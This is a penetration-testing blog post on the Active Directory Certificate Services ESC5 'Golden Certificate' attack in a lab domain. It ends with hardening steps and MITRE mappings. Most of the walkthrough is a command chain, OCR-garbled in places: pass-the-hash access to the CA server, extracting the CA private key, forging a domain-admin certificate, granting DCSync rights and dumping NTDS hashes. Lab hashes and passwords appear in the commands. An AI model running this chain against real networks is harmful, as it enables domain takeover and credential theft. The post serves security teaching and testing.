Active Directory “Golden” Certificate Attack (ADCS – ESC5)

rbtsec.com/blog/active-directory-certificate-services-adcs-esc5

Asif Khan June 9, 2024

ADCS Part V – Introduction

In PART 4 of this ADCS series, we explored an overview of Active Directory Certificate Services (AD CS) and demonstrated the **ESC4** escalation technique. This blog will delve deeper into various other objects within ADCS that can impact the entire system’s security. Specifically, we will focus on the **Certificate Authority (CA)** server’s **Active Directory** (AD) computer object. Insecure access control settings for these objects can be exploited by attackers to compromise the **Public Key Infrastructure (PKI)** and escalate their privileges within the domain.

The PKI system’s security is at risk if an attacker with limited privileges gains control over any of these critical components. Potential risks include, but are not limited to:

- The AD computer object of the CA server
- The CA server’s RPC/DCOM server
- Any descendant AD object or container within the path CN=Public Key Services, CN=Services, CN=Configuration, DC=, DC= (including the Certificate Templates container, Certification Authorities container, NTAuthCertificates object, Enrollment Services container, etc.)

Video Walkthrough

Watch Video At: https://youtu.be/vZdwHWP4YVw

Prerequisites – ESC5 Attack

The **ESC5** is a post-exploitation attack that can only be performed once a threat actor gains access as a local admin on the **Certificate Authority (CA) server**. The following are the requirements.

- **Certificate Authority Server as part of the Domain (SHIELD.local)**
- **Local Admin access on the CA server – Local Administrator Account**
- **Low Privileged Domain User (pcoulson)**
- **Certipy**
- **passthecert.py**
- **netexec**

ESC5 & Golden Certificate Attack Walkthrough

Once we gain local administrative access to the **Certificate Authority (CA)** server, we can exploit this privilege to create a "**Golden Certificate.**" These certificates are essentially forged using the compromised **CA's certificate and private key**, similar to how a "**Golden Ticket**" is crafted using compromised krbtgt account credentials.

To execute this attack, we first need to acquire the CA's certificate and private key. This can be achieved by leveraging **Certipy**, a tool that automatically retrieves these with the **backup** parameter. Since we already possess local admin rights on the CA server, we can easily carry out this step.


Once we have the CA's certificate and private key, we can proceed to create a forged certificate for the domain admin.

In summary, by exploiting local admin access on the CA server and leveraging the tool Certipy, we can create golden certificates, enabling us to escalate our privileges within the domain. This underscores the importance of robust security measures to safeguard against unauthorized access to critical systems and assets.

Local admin access on CA Server

Copy


```
netexecsmb192.168.115.181-uadministrator-H:70719ceea9cd82e56b744447952fbf68--local-auth
```



Retrieving CA's Certificate and Private key

Copy


```
certipyca-backup-u'Administrator'-hashes:70719ceea9cd82e56b744447952fbf68-ca'SHIELD-ADCS'-debug-target192.168.115.181
```



Forging a Certificate for Domain Admin:

Copy

```
certipyforge-ca-pfx'SHIELD-ADCS.pfx'-upnadministrator@shield.local
```




Extracting Certificate and Key from pfx File

Copy

```
#Extracting Certificate from pfx File
certipycert-pfxadministrator_forged.pfx-nokey-outadministrator.crt

#Extracting Key from pfx File
certipycert-pfxadministrator_forged.pfx-nocert-outadministrator.key
```



Adding DcSync Permission to pcoulson - A low Privileged Domain User


Copy

```
python3/opt/PassTheCert/Python/passthecert.py-actionmodify_user-
crtadministrator.crt-keyadministrator.key-targetpcoulson-elevate-
domainshield.local-dc-hostdc4.shield.local
```


Dumping the Domain Admin Hash

Copy

```
netexecsmb192.168.115.180-upcoulson-pP4ssw0rd123456@--ntds--useradministrator
```



ESC5 Attack Walkthrough



Gaining Access to DC via Pass-The-Hash Technique

Please refer to one of our previous ADCS attacks for more detailed information on gaining access via the Pass-The-Hash Technique.

Gaining Access to DC using a TGT Ticket

We need to obtain the administrator.pfx file, which can be acquired by executing the below command.

Copy

```
certipyreq-caSHIELD-DC4-CA-dc-ip192.168.115.180-upcoulson@shield.local-
p'P4ssw0rd123456@'-templateUSER-targetDC4.shield.LOCAL-
upn'administrator@shield.local'
```

To continue, refer to one of our previous ADCS attacks for more detailed information on gaining access using TGT Ticket.

Conclusion

It has been acknowledged that Active Directory Certificate Services (AD CS) plays a pivotal role in organizational security. However, its effectiveness heavily relies on getting the configuration spot on, which leaves it vulnerable to various risks, like unauthorized access and privilege escalation within the domain. Loose access control settings for the Certificate Authority (CA) and other AD CS components can be exploited by attackers, putting the entire Public Key Infrastructure (PKI) at risk and allowing them to escalate their privileges.

Regular penetration tests or adversary emulation assessments are necessary to combat these threats and beef up AD CS security. These tests ensure that security measures and configurations remain solid against evolving threats. While AD CS security is complex, we aim to provide clear guidance to navigate and protect this vital part of security infrastructure.

Here are some basic steps to shore up your AD CS security:

- **Check Certificate Templates:** Look at all active certificate templates and deactivate any unused ones.
- **Tighten Template Permissions:** Be strict about who can access certificate templates, giving permissions only to those who need them. Also, keep a close eye on enrollment permissions.
- **Require Manual Approval:** Set up “Issuance Requirements” to ensure someone has to manually approve all certificate issuances, adding an extra layer of security.
- **Stick to the Least Privilege Principle:** Give people access only to what they absolutely need.

Detections & Mitigations :

- Credentials from Password Stores – T1555
- Steal or Forge Authentication Certificates – T1649
- Pass The Hash – T1550.002
- Steal or Forge Kerberos Tickets – T1558
- Pass the Ticket – T1550.003

Credits & References

Highly skilled Pentester with experience in various areas, including multi-clouds (AWS, Azure, and GCP), network, web applications, APIs, and mobile penetration testing. In addition, he is passionate about conducting Red and Purple Team assessments and developing innovative solutions to protect company systems and data.